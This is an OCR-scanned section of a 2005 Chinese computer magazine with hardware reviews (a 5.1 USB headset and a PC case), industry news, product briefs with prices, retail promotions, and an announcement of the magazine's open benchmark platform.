正式产品下有减震橡胶


整个系统的外观


可折叠的电源

CF [CP06]



金河田公司一贯以机箱电源等设备在市场上闻名，不过现在金河田也开始尝试生产其他类型的产品，继在多媒体音箱上取得了一定的市场地位后，金河田也开始尝试在耳机上做出新的市场试探。而它所推出的第一款产品就令人非常惊奇——5.1环绕USB耳机:JHP-860。


超强的5.1耳机
——金河田JHP-860

■ CFan评测室

这款JHP-860耳麦配以银白色、非常牢固的、人体工程学设计的双钢梁头带架，加上可调式舒适的头带，佩戴起来非常舒服自然，也不会产生疲劳感。充分体现了金河田的人性化设计。耳机主体外壳同样采用银白色，和双钢梁头带浑然一体，尽显高贵、典雅。40mm强力高宝内磁式喇叭，频率响应宽广，再加上开放动态式设计，可以展现极佳的重低音效果及环绕音效。



此前，著名的昆山佳禾也曾经推出过类似的产品，二者的结构也比较类似，不知有没有相互的联系？



JHP-860最大的亮点还是它自带图中所示的USB5.1声道声卡，可实现5.1声道数字环绕声系统，具备杜比数码(AC-3)和DTS要求的家庭影院系统必需的5.1声道喇叭线路独立连接，可实现真正的5.1声道环绕声良好的重放效果。并针对使用者的需求所设计，使用USB2.0全速模式接口，直接为耳机提供500mA供电。JHP-860提供的众多功能在耳机产品中都属于首创，如数字音量控制、录音静音按键；高信噪比MIC输入，适合欣赏音乐、网络聊天及游戏；并且带有卡拉OK功能及四种魔音器声效；还提供了只有高档音响才配备的可调式均衡器及个性化聆听环境，并支持自定义均衡设置。



JHP-860的一大亮点，是它不仅仅是一款5.1耳机，而且带有耳麦功能，它的麦克风设计比较独特，既可以插在耳机上使用，也可以在不用的时候摘下来，以防碍事或损坏。

真正的5.1耳机，不同于早期曾有的通过模拟环绕方式实现5.1回放的产品。它要求每个声道都具备独立的扬声单元输出，而由于耳机的特殊性，所以需要成对的低音单元和中置声道单元。因此5.1耳机总共需要8个独立的发声单元才能满足需求。

从JHP-860的网罩就可以看出来，JHP-860的每个耳机单元里有四个独立的发声单元，通过不同的位置和方向来实现不同声道的定位效果。

作为一款USB耳机，JHP-860需要软件支持实现多声道效果。而除了基本的耳机设置功能外，其驱动还支持录音管理、模拟音效和10段频率均衡、卡拉OK等功能。显然这是通过其内置的解码芯片来实现的。

从听音的感受来说，JHP-860的效果可以算很不错，虽然其多声道定位能力不能与多声道音箱相比，但可以明显听出其真实的多声道表现。声音质量也比较不错。

如果说缺点，JHP-860的主要缺点就是对每个声道的独立调节只有通过软件才能完成，没有快捷的调节手段。有时候可能会不太方便。CF [CP07]



TP-230机箱的正面，上面的图形既像是一个大昆虫，也像是一个站立的大头娃娃。比较特别的是它的光驱位像品牌机一样提供了弹出式前挡板，保证了机箱外观的一致性。


富士康TP-230机箱

随着Intel 9X5系统的逐渐流行，由Intel所提出的38℃机箱也逐渐成为了新一代机箱的标准。富士康TP-230就是最新推出的一款38℃机箱，而它本身设计上的一些特点也同样吸引着人的目光。 ■ CFan评测室

富士康TP-230采用了流行的透明侧板设计，而且透明的亚克力侧板上还开了多个通风槽，更加有利于机箱内部的通风。侧板同样采用了主流的侧开式，专门设计的机箱锁可以使得其他人无法开启机箱。




在目前的38℃机箱中，富士康TP-230从功能和外观上都是比较有特点的一款，特别是在细节处理上十分人性化，相当贴心。



TP-230最方便的一点，是它的底板也可以拆下来，这样安装主板就变得容易了很多。



这就是38℃机箱的标志——CPU导风管了。



TP-230采用了免工具拆装的设计，通过这些卡子可以卡住板卡，不需要螺丝固定。



TP-230的所有钢板边缘都采用了折成圆柱的设计，一方面防止了割伤手的危险，另一方面加强了整体的强度。 CF [CP08]

左拥Intel右抱AMD 神舟电脑发布3999笔记本



4月25日,神舟电脑在北京新世纪饭店举行了主题为"终结PC时代"的新品发布会,发布多款新品,包括3999元承龙系列笔记本、佳Qbox新模式电脑以及多款优雅Q系列笔记本,在五一黄金周市场抛下了一颗重磅炸弹。

在此次新品发布会上,神舟电脑的又一款3999元笔记本的亮相成为众人瞩目的焦点,这就是采用AMD移动式Athlon XP-M 2100+处理器的神舟承龙A211C。至此,在3999元的价格点上,神舟拥有了分别采用Intel和AMD处理器的天运P180C和承龙A211C两款产品,占据了笔记本电脑底价的制高点。并且在3999元到4999元之间,神舟令人叹服地部署了多达9款产品,覆盖各种类型的用户,满足不同的应用需求。其中有Intel台式处理器和芯片组的天运P180C/P210C,采用AMD移动处理器和VIA移动芯片组的承龙A211C/A212C/A222D,采用AMD移动处理器和ATI独立显卡的承龙A240C/A240E,以及采用Intel移动处理器和迅驰平台的天运M120C/M140C。

目前笔记本价格与相近配置的台式液晶电脑价格已经形成交叉,笔记本取代台式机的趋势已经势不可挡。从神舟Qbox新模式电脑的发布上我们可以看出,未来以台式电脑为代表的桌面系统将转向数字家庭应用中心。从此次发布会上,我们可以看出神舟电脑正在从行业的价格领导者转向技术领导者。

BenQ签约"五月天"为数码通讯代言人



日前,3C知名品牌BenQ宣布签约"五月天"乐队为旗下数码通讯产品代言人。明基电通中国营销总部总经理曾文 表示,BenQ志在打造lifestyle(生活形态)的世界名牌,此次采用明星代言,即是看到娱乐在现代生活形态中的重要力量,希望借力娱乐行销,强化品牌的lifestyle调性,加大BenQ数码通讯产品的市场推广力度。

4月22日,BenQ在京举办" 彩Joybee 纷'五月天'——Joybee春季彩屏新品发布会"。在发布会上,台湾乐队五月天首次以代言人身份正式亮相,为BenQ MP3彩屏新品造势。曾文 表示,五月天的音乐形象,给人感觉非常的生动、原创、快乐和真诚,与BenQ的品牌个性正相吻合;BenQ数码通讯产品以时尚设计和强劲的娱乐影音功能为主要诉求,也可以藉五月天在年轻族群中的影响力,确立产品的市场识别,将面向目标消费者的沟通推向深入。

明基自2001年底推出BenQ品牌以来,一直努力强化lifestyle的品牌调性,包括在研发端持续深耕,加大产品ID设计的投资力度;在营销端则以娱乐和运动为施力载体,玩转娱乐营销、运动营销,强化"享受快乐科技"的品牌形象。曾文 介绍,在品牌成长的前三年,BenQ主要致力于"知名度"的建立和提升;从2005年开始,品牌已迈入成长的第二阶段,如何提高品牌"偏好度",把BenQ打造成为深受消费者喜爱的品牌,成为营销活动的主要方向,而采用明星为产品代言即是在此主轴下的重要活动之一。

网易召开旗下网游同时在线破百万庆功会



2005年4月20日,网易游戏白金旗舰庆功酒会在北京王府饭店隆重举行,网易首席营运官董瑞豹先生出席了此次盛会。自网易游戏旗下精品网络游戏《大话西游Online Ⅱ》和《梦幻西游Online》双双荣获"2004年度最受欢迎的十大网络游戏"、"2004年度最受欢迎的十大民族网络游戏"大奖后,2月份以来,两个游戏的注册用户及同时在线用户每周均创新高。截止到2005年4月,《大话西游Online Ⅱ》同时在线人数突破43万,《梦幻西游Online》同时在线人数突破66万,网易MMORPG同时在线人数总计高达109万人!



CF[CP09]

华硕推出 K8 最全产品线亮相

华硕电脑与芯片厂商ULi(宇力)电子共同在北京举办了主题为"华硕K8，速度之霸"的新品主板发布会。在此次发布会上，随着华硕首款采用ULi M1689芯片组的K8U-X主板亮相，华硕也成为目前市面上型号种类最齐全，并且是唯一一家包括所有芯片组产品的主板厂商。

爱国者新款英语学习机上市

近日，爱国者在京发布一款全新的触摸式英语学习机——好英才F570，在好英才系列F560的基础上，增加触摸屏，并且全面应用MP3教学资料，提供全真模拟考场，专门针对大中学生及具备良好英语基础者，快速提高学习者的英语水平，实现高分、高能、高效率。



Socket 478 SNOWMAN P50 亮相

这款散热器对于以前的主流九州推出的SNOWMAN系列散热器来说，没有多大区别，红色倒挂风扇和黑色铝片都是经常所采用的模式。其原理是倒挂着的风扇悬空运行，加上黑色架子来呈现比较好看的格局。采用四面挤型散热片，优势在于这样的散热面积将会是更大，散热效果会有所增强，并且风扇所带来的风量将会是充分利用，内部嵌入了铝芯，可以更快地将CPU发热源产生的热量迅速带走，最高支持赛扬D2.93 GHz，售价55元。



■新品短信息■

PISA彩屏硬盘MP3播放器——炫彩海洋



PISA推出了20GB大容量彩屏MP3播放器—— 彩海洋， 彩海洋采用1.8英寸TFT真彩65536色显示屏，搭配精致铝金属蚀刻外观，机身拥有七彩 光，使整款产品时尚绚丽。整个播放器都采用图形化操作界面，用户可以在听歌的时候对照歌词，更可以 览JPEG或BMP图片，或者阅读电子书籍。

TCL女性钻石液晶电脑"5.1"璀璨上市


在"5.1"黄金周，消费电子巨头TCL在广州首发、全国同步推出集品位、时尚、高贵于一身的钻石版女性液晶电脑。籍此镶钻女性液晶电脑的上市，TCL电脑矢志将女性PC的美丽个性演绎到底。鉴于此前一上市即受到业界广泛溢美的"SHE"如此良好的市场表现，业界权威人士认为，TCL在将PC市场半边天打上品牌专属烙印之后，继续迅速以唯美个性演绎极至的钻石女性液晶电脑对女性市场实施占领，其来图与前景均不可小 。

飞利浦精彩键鼠演奏美妙乐章

此次飞利浦在国内同步发行两大系列四款键鼠套装。两大系列分别以"轻音乐"时尚类和"重金属"多媒体类命名，有银黑双色及白色两种色彩供选择。其中，"轻音乐"系列设计精简，令桌面空间大为节省；"重金属"系列更强调配合用户网上冲浪之需求，具有13个功能热键，提供便捷的因特网 览、媒体播放等强大功能。现在，"轻音乐"系列只售99元，"重金属"系列仅售179元。

SONY Cyber-shot DSC-T7翩然登场

SONY Cyber-shot DSC-T7型510万像素数码相机在国内正式发布。这款T系列的新成员带来了颠覆性的革新，机身厚度仅9.8毫米，当之无愧的成为了轻薄领域中的新王者。独特领先的时尚理念造就了这部完美的袖珍卡片，纤薄的Cyber-shot T7机身外壳以不锈钢材料制作，配以银色或黑色外观，整机设计充分考虑了实用性及便携性。




精彩你的口袋，微星5566 MP4播放器

微星5566采用了20GB硬盘，机身比名片稍大，支持MPEG-4、DivX 3.11/4.x/5.x，动态的JPEG和WMV-9等格式，可以非常方便的播放现在所有主流格式的影片，再加上它功能强大的数字影音娱乐功能，"口袋剧院"的 称由此而来。微星5566机身主体是一块3.5英寸的TFT屏幕，大约占机身2/3，如此大的液晶屏幕确保了影片播放效果。微星5566因出色的外形设计，荣获2005 CES创新产品奖(CES Innovation Award)。

天敏推出大容量微硬盘移动存储

为满足海量移动存储的需要，同时保证良好的便携性，日前，天敏推出了2.2GB和4GB两款超大容量U盘，采用微硬盘作为传输介质，与以FLASH为存储介质的闪盘相比，不仅其容量成倍提升，价格优势明显，而且传输速度快。因为体型迷你，这两款微硬盘采用了可旋隐藏设计的USB接头，直接与电脑相连，无需复杂的USB接线。市场价为866元/2.2GB，1188元/4GB。



■促销■

全面动员，三星倡导"刻录标配"

伴随着初夏的灼灼热浪，一场主题为"刻录标配总动员"的三星499 DVD刻录机实战装机大赛在全国火爆展开。凡在4月15日～5月20日期间，购买三星16X DVD刻录机的用户均可以享受499元的优惠价，并可免费获赠"刻录宝典"一本。另外，用户凭产品内附的装机大赛验证码到指定网站或现场填写装机方案，成功提交后，将有机会获得500元的现金奖励。

好礼相送，aigo U时手表带你畅游五一


华旗资讯推出"U时带你畅游五一"全国促销活动，回馈广大用户对爱国者U时手表的关注和支持。本次活动从2005年4月下旬开始，活动期间，凡购买爱国者U时手表，包括U时F021+、F022情侣对表、F025商务款，即赠送精美旅游水壶一只，数量有限，送完为止

K8N NEO3-F成为最值得购买的K8主板

国际主板大厂微量星公司推出的微星K8N NEO3-F主板自本月举办"主板+显卡捆绑销售，大礼回馈"活动市场以来，市场反响良好，销售量节节攀升，成为nForce4-4x架构平台市场中杀出的一匹黑马。限量5000套的1399元K8N NEO3-F主板+RX300-TD128E显示卡套装在广州、北京、上海等地都出现了供不应求的现象！

Creative MP3假期攻略——量身定制音乐之旅

Creative创新公司特别准备了五一假期音乐攻略，奉上量身定制的音乐之旅大餐。购买Creative Zen Micro 5GB MP3播放机，送价值246元名品派丽蒙太阳镜；购买Creative 1GB或512MB MP3播放机，送价值128元户外郊游防潮毯；购买Creative 256MB或128MB MP3播放机，送价值28元休闲茶杯。



刮！刮！刮！NESO大奖等你拿

从4月20日开始，只要购买NESO(尼索)HD770Ⅱ、HD786Ⅱ两款"极光钻石 "显示器以及NESO全系列液晶，将随机配送刮刮卡一张，说不定那份让人心跳的大奖就属于你了，为什么不试试呢？活动详情请查阅卖场内促销展架或登陆www.neso.com.cn查询。

翔升送大礼，一波未平一波又起

翔升发起了大型促销活动。现在购买I915GN主板一片，除了送价值58元光电鼠标一个之外，还有价值128元的匡威运动短裤一件相赠。凡购买翔升显卡(X300专业版、X300超频版、X300权威版、5200超频版、5200权威版、6200TC)翔升主板(I915GN)，就送价值58元光电鼠标一个。

薄乐随行 享乐随心——快乐5.1，华硕好礼相赠

5月1日至5月20日，凡购买华硕S系列(S200，S300，S5；赛扬机型除外)笔记本的用户即可获得时尚车载冰箱一台，实在是架车外出旅游的必备佳品；而购买W3机型的用户则可获得256MB数码MP3一套，在旅游的途中也不会无聊难耐了。

七彩虹显卡促销

七彩虹全新推出三大系列显卡：HQ圣光使者、SP极电勇士、UP烈焰战神。凡是购买三大系列中任何一款产品均能获赠精美的USB HUB一个。同期七彩虹推出多款X700，包括AGP和PCI-E接口的。其中搭配DDR3的镭风X700-8X CT版仅售999元，还能获赠价值DIY工具箱一套。

■业界■

炫酷游戏PC现身IDF 惊鸿一瞥震动业界

在2005年春季英特尔信息技术峰会(IDF2005)上，清华同方极品游戏PC"火影"系列在会上首次亮相，以其酷似法拉利跑车的整机外观和震撼的游戏体验，吸引了大量与会嘉宾关注，成为众多专业报道的焦点。有报道预测，这款游戏PC可能成为国内迄今为止最酷的游戏PC。



苹果电脑公司于4月29日推出Mac OS X "Tiger"操作系统

Tiger拥有超过200种全新功能和创新，包括革命性的桌面搜索技术Spotlight，它使用户能够即时找到存储在其Mac电脑上的任何对象，另外Tiger还包括使用一种被称为widget(构件)的全新的应用程序的Dashboard，它是一种可以即时访问诸如天气预报和股价这样重要信息的新方法。

希捷扩展MOMENTUS笔记本硬盘产品线

希捷公司推出一款具有业内最高容量和最佳性能的新型硬盘，扩大了希捷笔记本硬盘产品线，巩固了其在移动计算技术市场的地位。该产品适用于从高性能移动工作站到主流笔记本电脑的各种应用。凭借各种转速和最高达120GB的容量，Momentus 2.5英寸 硬盘系列以耐用性、低功耗设计、静如耳语的运行噪音等特点，重新定义了移动计算的新标准。

《魔兽世界》限量测试版现身广州游戏体验中心

近日《魔兽世界》的限量内测版登陆广州NVIDIA-XFX讯景游戏体验中心，完全免费地对所有人开放，如果你想提前体验魔兽，而且不想为预先的行为买单，如果你还在未没抢得限量内测账号而郁闷，赶紧来游戏体验中心吧，这种天上掉馅儿饼的机会可不是常有。

艾尔莎专业卡更新服务方式

从即日起ELSA ATI FireGL系列专业卡将全部实行贴牌销售，且随产品附赠产品保修注册卡。购买后凭保修注册卡进行产品序列号验证注册。早期已经选购ELSA ATI FireGL系列专业卡，尚未注册的用户，现在只需拨打免费电话：800－810－0437进行产品验证，就可享受到相关服务与支持。

三星推出震动3D游戏手机

三星电子推出了一款具有震动功能的3D游戏手机(型号：SPH-G1000，SCH-G100)。这款手机在为使用者提供极具真实感受的游戏图像和游戏音效的同时，也将游戏中的震动传递到使用者的手中，从而增添了游戏真实感。

科技让生活随心 AOC 2005新品发布

4月19日，AOC冠捷在京召开了以"随心科技 七彩生活"为主题的2005年策略 新品发布会。会上，冠捷全球总裁宣建生博士宣布了自有品牌AOC冠捷在5年内夺取显示器市场第一的"品牌第一宣言"，冠捷科技中国事业部总经理段振华则发布了AOC冠捷品牌攻略的三步走以及"非常6+1组和拳"市场攻略。同时，AOC冠捷此次推出了全球首台3D立体显示的PDP。

爆发源动力，炫彩新体验，丽源显卡上市

2005年4月20日，佳都公司在北京举行盛大仪式，隆重推出佳都电子全系列自有品牌产品——"丽源"系列显卡产品。此次佳都电子推出的丽源系列显卡产品全部采用nVIDIA最新3D图形芯片，凭借佳都电子强大的销售、服务渠道及其与nVIDIA的密切合作关系，丽源显卡推出伊始就力图通过领先的技术、优秀的品质、良好的公众形象成为中国显卡市场中坚品牌。

35互联、SUN、AMD强强联手 国内首推64位智能反垃圾邮件系统

4月25日，国内领先的企业邮局和虚拟主机服务商35互联(中国频道)，全球领先的服务器专家SUN，以及芯片巨头AMD公司，宣布将分别借助各自最新研发出的64位智能反垃圾邮件系统软件、64位服务器、64位CPU，携手在国内率先推出64位智能反垃圾邮件系统。

金山宣布"软件免费、服务有偿" 带动杀毒软件商业模式变革

4月18日，金山公司最新版本杀毒软件『金山毒霸2005安全组合装』正式上市，并宣布，新版产品将不再采取产品本身收费的模式，而是开创了"软件免费、服务有偿"的商业模式，同时，放弃了以往的"序列号"验证机制，采用"用户身份"验证机制。商业软件终于走上了"体验式营销"的轨道，真正实现了以用户为中心的经营思想，踏上了酝酿已久的商品软件营销的变革之路。

飞利浦新品荟萃，引领MP3市场洗牌

4月25日，世界著名消费电子巨头飞利浦公司将在北京正式发布其包括SSA闪存类MP3在内的两大系列共计近十款音乐产品。飞利浦此次把多系列新品大量集结一举推出，即便在业界也属于动作和力度比较引人注目的，这标志着集时尚与科技于一身的飞利浦MP3系列产品将正式攻占中国数字音乐产品市场。



航嘉双核心系列电源——极能8588、8688

随着Intel和AMD双双发布双核心处理器，系统对功耗的需求进一步提高，对电源的要求同时也在发生变化。以Intel为例，根据官方提供的资料，Intel的双核心处理器功耗达到130W，那么对+12V的输出要求就达到了11A，按30%的余量计算，对+12V2要求是15-16A。同时要求启动瞬间的峰值电流19A。航嘉电源目前有两款支持双核心处理器的电源——极能8588、极能8688。这两款电源采用了比ATX12V标准更加苛刻的EPS12V规范设计，可以完美支持双核心处理器、双Xeon处理器、AMD双Opteron处理器，以及SLI双显卡系统，目前在服务器、工作站广泛应用。



CF [CP10]



东芝 Satellite M40 再造 Sonoma 影音传奇

Satellite M40采用了超宽比例(16:10)的15.4英寸显示屏(标准分辨率为1280×800)，其显示效果堪比与液晶电视屏 美；Satellite M40应用了东芝独有的超显亮技术(Clear Super View)(部分型号)，这项技术可以令屏幕保持高亮度，同时色彩表现更加亮丽、清晰，在各种光线条件下都能为使用者带来绝佳的视觉效果；Satellite M40还配备了具有64MB显存的ATi MOBILITY RADEON X300显卡，3D图形处理能力以及影像表现能力更加出色。

Satellite M40身上，搭载了世界著名音响制造商harman/kardon的专业音箱，同时系统采用了SRS Trusurround XT和SRS WOW技术，保证了富有质感的清晰话质，更可支持两只喇叭实现杜比5.1声道环绕声效果的逼真模拟。

咨询电话:800-810-5556

产品价格:02R00F型:16400元/04C00F型:21000元



极致性能，无限可能——LG LW70笔记本电脑

LW70采用全新的Sonoma移动计算技术平台，紧跟时代。装备的Mobile Intel 915 Express芯片组和ATi Mobility Radeon X600显卡，为笔记本带来了完美绝伦的表现。另外，LW70还配备了LG独一无二的"全兼容"DVD Super Multi模式刻录机，能够进行从海量数据的永久、半永久保存到日常备份、数据传递等全方位的操作。LW70采用17.1英寸宽屏，更符合人体视觉的需要。配以优质的Fine Bright & WSXGA+液晶显示器，高清晰不闪烁，让使用者在体验宽广视野的同时，享受高质量的画面效果。LW70无需打开Windows，就可享受MP3、DVD媒体播放，让娱乐变得更加简单自如。

咨询电话:800-810-5659

产品价格:25000元左右



爱国者 F788 液晶显示器

爱国者F788液晶显示器是爱国者近期力推的一款17英寸主流LCD。爱国者F788亮度为300流明，显示对比度高达500:1，响应时间则为主流的16ms。爱国者F788液晶显示器具有流行的挂壁功能，使用起来十分方便。该产品设置了独立自动调整按键，能够快捷地自动调整，方便使用者调节显示器。显示器采用了国际流行的窄边框，凸显式按键符合人体工程学要求。爱国者显示器已经为广大用户所熟知，稳定、高性价比是爱国者显示器的普遍特点。此次爱国者推出的这款17寸主流液晶显示器，也是继承了爱国者显示器的特点。更主要的是此款低价主流产品的推出，旨在让更多的用户用得起主流的液晶显示器。

咨询电话:800-810-7666

产品价格:2288元



三星 ML-1610 激光打印机

ML-1610主要针对用户群是SOHO一族和小型办公室，能被称为"短打王"，ML-1610绝非泛泛之辈，它在继承ML-1510的优秀基因的同时，性能也得到了大大的提升。

性能方面，它提供了16ppm的打印速度以及600×600dpi的分辨率，还配备了150页纸仓及标准的2MB内存，其性能足以满足个人办公及SOHO一族多样化的打印需求。此外，在提供全尺寸标准打印的同时，ML-1610也能够打印包括信封、明信片、商标、幻灯片及3英寸、5英寸指标卡等各种介质。USB 1.1接口的配备，使ML-1610能够与各型办公设备良好兼容、方便使用。

除了强大的性能外，ML-1610也充分考虑到了用户的使用成本。它不但有平民化的价格，同时，还继续保持了"省"的技术传统，省键帮助用户省下足足40%的鼓粉，不但减少了用户的成本，也有利于环保。

咨询电话:800-810-5858

产品价格:1499元

三诺 3NOD 英雄 H-211 音响

3NOD英雄H-211是三诺音响专门针对游戏用户设计的产品，不但外观特别而且做工用料十足，最重要的是极具诱惑力的价格，是近期装机和游戏爱好者的极佳选择。H-211的准方形设计，配上典雅深沉的黑色，给人以稳重、沉厚之感。H-211的喇叭均采用三诺专利的"气磁场仿真"技术，这种技术可以改善喇叭内的磁场结构，提高磁能利用率，从而使线圈更易驱动，充分利用功放的功率输出。高清晰的声音表现可对CS游戏中敌方脚步声的精准判断，让你在游戏中"先知先觉"的神话再次提升。低音炮采用5英寸单元并且内置OCL大功率放大器，提供更宽广的动态范围，高损耗高顺性超薄耐疲劳性橡胶折环，保证了低音的强劲，使游戏震撼效果表现的淋漓尽致。



咨询电话:0755-83026309

产品价格:198元



金河田 JHP-630 耳机

JHP-630 耳机采用 40mm 强力高宝防磁式喇叭，音质表现非常出色。JHP-630 的低音表现非常抢眼，厚实，而且反弹有力，将低音营造得非常准确，无拖　之感，并且下潜准确到位，毫无混浊之感。在最能够体现低音差异的《炎黄第一鼓》中，可以明显地感受到 JHP-630 对于低音乐器的形感表现得最为准确，而且收放自如，既不丢失共鸣等细节，但也不过于缠绵于这些细节，主题表现非常好。JHP-630 中的中音密度感好，人声的磁性和温暖，乐器的形感都表现得很到位。它的高音较亮，而且细节能够得以准确体现。

JHP-630 的伸缩带为硬塑料，比较厚实，而且上面有刻度标志。JHP-630 佩戴舒适，对耳部的压力适中，而且右侧扬声单元可以自由翻转做监听耳机用。专业镀金插头，失真极小。

咨询电话:*0769-5057928*

产品价格:*130 元*




多彩真金机箱　突破散热极限

多彩 DLC — MG432 真金机箱首创以金属质感的合金面板设计突显时尚尊贵。合金面板独特的导热性能是传统机箱的 200 倍，颠覆了传统的散热理念。其密致的蜂窝孔不时导出机箱内部的热浪替换进清凉的空气，加上专用的 CPU 散热通道设计(侧置导风罩)所展现的高强度的系统散热，符合 INTEL 规范的 38 度机箱工作空间。如此双重散热，就是再炽酷难挡的炎夏都不怕整机中暑了。兼容 ATX、MICRO、FLEX 等系列主板的超强兼容性更显示了多彩科技一贯的专业品质。同时多彩真金随身标配的多彩科技龙卷风电源，又是整款机箱稳定性能的动力保证。

咨询电话:*0755 —27394092*

产品价格:*480 元*



富士康 WINFAST NF3250K8AA-RS 主板

WINFAST NF3250K8AA-RS 采用 NVIDIA nForce3 250 芯片组，支持集成单通道内存控制器的 SOCKET 754 接口 Sempron 和 Athlon64 处理器。主板使用散热风扇散热，CPU 供电采用三相回路设计，全部采用 Rubycon 电容，而且 CPU 供电部分还采用了独特的裸锡设计，大大提升 CPU 散热能力。独特的蜂鸣器设计让用户可根据蜂鸣器报警声音的变化来轻松判断电脑故障所在，体现富士康对用户无微不至的关怀。

咨询电话:*800-830-5866*

产品价格:*828 元*



鑫谷宙斯盾 650 服务器电源

谷最近推出一款最大功率 650W，实标功率 550W 的服务器电源，该电源基于 ATX12V 2.0 的标准同时兼容 EPS12V 的规范，针对高级 DIY 玩家和服务器用户。双路 +12V 输出，同时达到 18A。采用主动式 PFC 设计，转换效率提高到 98% 以上，功率因数接近 1 的理想值，更加有效地利用能源。满足 100-240VAC 宽幅电压输入，强劲稳定的动力输出，轻松解决服务器的各种负载要求，更好地保证服务器长时间稳定运行工作。

咨询电话:*800-830-5866*

产品价格:*请电话咨询*



华硕 EAX700PRO 显卡

华硕 EAX700PRO 采用了 ATI 创新的 X700PRO VPU，由 0.11 微米 Low — k 工艺生产，因此在性能强大的同时，功耗很小。而它的 16X PCI-E 接口最大能进行双向 8GB/s 数据吞吐，可以从容应对各种苛刻的 3D 游戏。EAX700PRO 还配备了业内顶级的 GDDR3 显存，最大限度的发挥华硕强大的超频优势。EAX700PRO 采用了华硕独特的非公版设计，做工更加精致，布线更加整齐，并没有为了降低成本而简化设计。

咨询电话:*800-820-6655*

产品价格:*2700 元*

CF [CP11]

对广大读者来说,评测室一直都是相当神秘的地方,在这里,不同的产品通过什么样的方式被赋予了不同的评价呢?不同的产品又是如何运行不同的测试软件呢?《电脑爱好者》评测室一改评测长期以来不直观的做法,首次采用网络直播的方式将评测过程展示在大家面前,并让大家有机会直接体验《电脑爱好者》测试平台的实际运行效果,揭开评测室神秘的面纱。

测试平台人人玩

——《电脑爱好者》开放标准测试平台启动!

■ CFan 评测室

《电脑爱好者》测试平台的在线网址为 http://lab.cfan.com.cn,在这里,大家可以看到《电脑爱好者》标准测试平台工作状态的24小时在线直播,还可以查到参与体验测试平台实际应用的方法,并能有机会与评测编辑进行在线交流。而《电脑爱好者》评测室第一次将测试平台的配置以及标准测试成绩公布于众,让大家共同检验这些评测产品的质量!《电脑爱好者》开放标准测试平台第一期配置如下:



CPU:LGA775 Pentium 4E 3.4GHz

测试平台最基本的核心选择上,我们选用的LGA775接口的Prescott核心Pentium 4E 3.4GHz的处理器。因为就Intel产品线的整体发展来说,LGA775接口已成为未来的必然趋势,作为着眼于未来应用的测试平台,我们当然要展示给大家这些用户们即将选择的产品的表现。



散热器:九州风神 SNOWMAN P720

这款九州风神SNOWMAN P720散热器采用纯铜打造,薄而密的放射状纯铜 片提供更大散热面积,使散热器的散热性能相当不错,而4Pin可调速风扇也为散热器的散热效果与噪音之间提供了平衡点。这款九州风神SNOWMAN P720散热器标称的是支持到LGA775 Pentium 4E 3.2GHz处理器,而经过测试,即使用到3.6GHz处理器也没有问题,因此入选测试平台。



主板:华硕P5GDC-V Deluxe豪华版

华硕主板一贯以运行稳定、性能优秀、调节项目方便细致闻名于世,而我们选择这款华硕P5GDC-V Deluxe豪华版主板也正是看重了主板的这些功能。这款采用915G芯片组的主板支持DDR和DDR2内存,可以测试不同内存,并能通过华硕自己的研发能力,支持到DDR2 600内存。另外,这款主板支持华硕AI系列功能,丰富的调节项目和全面的各类接口让它能够满足各种测试需要。



显示卡:技嘉 GV-RX85X256V

技嘉GV-RX85X256V显卡采用ATi目前最高级别的ATi RADEON X850 XT Platinum显示核心,搭配256bit/256MB DDR3高速显存,并提供优秀的双DVI输出。我们选用如此高配置的显卡是希望在评测时,测试平台的任何配件都不会成为被测试配件的瓶颈,让被测试配件能全面发挥性能。



硬盘:西部数据 Raptor WD740GD

作为首先出场的非SCSI接口的万转硬盘,西部数据Raptor系列硬盘有着优异的传输速率、极短的寻道时间以及可与SCSI硬盘 美的整体性能。而做为一台配置前卫的测试平台,高速的74GB容量Raptor WD740GD硬盘是我们在SATA接口下最适合的选择。



光存储:华硕 DRW-1608P

依靠于光存储技术大厂先锋公司的战略合作,华硕的DVD刻录机为用户提供了非常好的刻录速度和刻录质量,这款DRW-1608P刻录机就提供了16X DVD±R/8X DVD+RW/6X DVD-RW/6X DVD±R(DL)这些高速丰富的刻录速度,并且通过升级Firmware,还能支持双层DVD-R和8X DVD+RW写入,而华硕自有的防震技术、速度自动调节技术、废盘终结技术都为此款刻录机的刻录质量提供了保障。



内存:宇瞻Apacer512MB DDR400双通道

得益于现在内存大幅降价，我们测试平台采用了容量高达1GB的内存，这样的容量能够消除测试中存储部分的瓶颈。由于各品牌内存的技术基本没有差别，因此内存在性能上差别也不到，所以我们选择时更注重内存的稳定性 。



